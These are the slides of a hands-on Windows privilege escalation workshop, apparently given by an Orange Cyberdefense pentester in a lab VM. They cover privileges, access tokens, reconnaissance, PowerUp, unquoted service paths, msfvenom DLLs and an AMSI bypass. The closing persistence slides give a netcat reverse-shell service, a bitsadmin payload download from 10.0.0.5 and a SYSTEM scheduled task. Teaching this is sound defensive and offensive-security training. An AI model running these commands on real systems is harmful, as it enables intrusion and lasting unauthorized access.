# Orange Cyberdefense

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# Workshop

**Escalating privileges** 

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#### Introduction

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Microsoft Windows [Version 10.0.17763.1518]

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C:\Users\IEUser>net user Paul

User name Paul

Full Name Paul van der Haas

Comment Security Specialist (AKA pentester) for Orange Cyberdefense Netherlands
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# Agenda

- 1. Basics of privileges
- 2. Recon/Escalating
- 3. Persistence

Interactive and practical.

Total workshop duration time +- 3 to 4 hours

#### "Start the game already!" - Age of Empires

#### VMWare:

https://workshop-win10-privesc.s3.us-east-2.amazonaws.com/win10-pivesc-vmware.zip

VirtualBox:

https://workshop-win10-privesc.s3.us-east-2.amazonaws.com/win10-privesc.ova

Have a Kali VM ready

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Meterpreter – getsystem

Mimikatz – steel creds

PowerUp - escalate



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How do these tools get results?

#### **Basics of privileges**

A privilege is the right of an account, such as a user or group account, to perform various system-related operations on the local computer, such as shutting down the system, loading device drivers, or changing the system time

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Command Prompt
Microsoft Windows [Version 10.0.17763.1518]
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C:\Users\IEUser>whoami/priv
PRIVILEGES INFORMATION
                              Description
Privilege Name
                                                                   State
                              Shut down the system
                                                                   Disabled
SeShutdownPrivilege
SeChangeNotifyPrivilege
                              Bypass traverse checking
                                                                   Enabled
SeUndockPrivilege
                              Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set
                                                                   Disabled
SeTimeZonePrivilege
                              Change the time zone
                                                                   Disabled
```

#### Administrator: Command Prompt

Microsoft Windows [Version 10.0.17763.1518] (c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeIncreaseOuotaPrivilege	Adjust memory quotas for a process	Disabled
		Disabled
SeSecurityPrivilege SeTakeOwnershipPrivilege	Manage auditing and security log	Disabled
	Take ownership of files or other objects Load and unload device drivers	
SeLoadDriverPrivilege		Disabled
SeSystemProfilePrivilege	Profile system performance	Disabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Disabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Disabled
SeCreatePagefilePrivilege	Create a pagefile	Disabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Disabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Disabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Disabled
	Obtain an impersonation token for another user in the same session	Disabled

SeBackupPrivilege<sup>1</sup>

The system grants all read access control to any file, regardless of the access control list (ACL) specified for the file.

SeTakeOwnershipPrivilege

Required to take ownership of an object without being granted discretionary access.

No direct escalation, but very useful!

SeCreateTokenPrivilege

Required to create a primary token.

SeTcbPrivilege

This privilege identifies its holder as part of the trusted computer base. Some trusted protected subsystems are granted this privilege.

Can be used directly to escalate privileges.

SeDebugPrivilege

Required to debug and adjust the memory of a process owned by another account.

Can be used directly to escalate privileges.

SeLoadDriverPrivilege

Required to load or unload a device driver.

SeRestorePrivilege

Required to perform restore operations. This privilege causes the system to grant all write access control to any file, regardless of the ACL specified for the file.

Can be used to gain persistence.

#### **ACE and DAC**


- → access control list (ACL)
- → access control entry (ACE)
- → discretionary access control list (DACL)
- → dynamic access control (DAC)

#### **Access tokens**

Is used when a process or thread tries to interact with objects that have security descriptors (securable objects) or wants to perform tasks which requires adequate privileges.

Upon the creation of a process or thread, a copy of the token will be assigned to them

## Access tokens



#### Looking for special accounts

- → Administrators, Local System
- → Some built-in groups (Backup, Server, Printer Operators)
- → Local/network service accounts
- → Managed Service and Virtual Accounts
- → Third party application users
- → Misconfigured users

# Fire up the VM!

Whiskey YesPlease



## Reconnaissance

Objectives (No automatic scripts yet please!):

What privileges do you have?

Who are the other users on the system?

Are there local administrators?

What patches are installed?

Are there any plain-text passwords?

#### Reconnaissance

Answers:

What privileges do you have?

Whoami /priv

Who are the other users on the system?

Net users

Are there local administrators?

Net localgroup administrators

Are there any plain-text passwords?

Reg key HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

## Reconnaissance

Answers:

Are there any plain-text passwords?

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# Who is Bravo?

In what group does Bravo belong to?

How can we use bravo to escalate privileges?

# Let us login as foxtrot

**User: Foxtrot** 

Password: Bloodhoundgang

Download: PowerUp.ps1

https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

Let us look at 'AlwaysInstallElevated'

#### **Endpoint protection?**

Powershell Ise

Copy data from:

https://amsi-fail.azurewebsites.net/api/Generate

Copy the raw data from:

https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

#### Unquoted service path

Services call executables

Call to executable unquoted and a space in path = 'Escalation'

Example:

Service x calls: C:\Program Files\application folder\application.exe

Search order:

- 1. C:\Program.exe
- 2. C:\Program Files\application.exe
- 3. C:\Program Files\Application folder\application.exe

# Let us login as x-ray

User: X-ray

Password: Igotgoodbones

Try to find out more about services that runs on the system. wmic service get name, pathname

# Let us log in as Papa

User: papa

Password: bear

C:\temp\SystemInternals\Procmon64.exe

#### **Filetest**

Vulnerability found by @JonasLyK

A way to place files in protected folders (like c:\Windows\System32)

#### Creating a DLL - MSFVenom

msfvenom -p windows/exec cmd="calc.exe" Exitfunc=tread -f dll -o test.dll

Test in Windows (if Defender allows it):

Rundll32.exe c:\temp\test.dll



# **Creating our own DLL**

Copy a harness from my github:

https://github.com/Downgraderz/WorkshopPrivEsc

sudo apt install mingw-w64

Create the DLL:

x86\_64-w64-mingw32-gcc -shared -o test.dll test.cpp

# **Creating our own DLL**

Test it in Windows:

Create a test.bat file in 'c:\temp' and add the command you want.


Rundll32.exe c:\temp\test.dll, SpawnCMD

## Zero-days – short time to exploit

CVE-2020-16938

Ability to read sensitive files as low privilege


#### CVE-2020-16938



# CVE-2020-16938

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#### CVE-2020-16938



#### **Persistence**

Goal: Make sure that you are able to maintain access on the workstation.

Some examples:

Create a Sheduled Task

Create a BITS Job

Create a new service

Create a new user

#### **Persistence**

Create a Sheduled Task

schtasks /create /sc minute /mo 1 /tn "eviltask" /tr C:\tools\shell.cmd /ru "SYSTEM" - 0

Create a BITS Job

bitsadmin /transfer myjob /download /priority high http://10.0.0.5/nc64.exe c:\temp\nc.exe

Create a new service

sc create evilsvc binpath= "c:\tools\nc 10.0.0.5 443 -e cmd.exe" start= "auto" obj="LocalSystem" password= ""

# I hope you had fun



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# Thanks for joining

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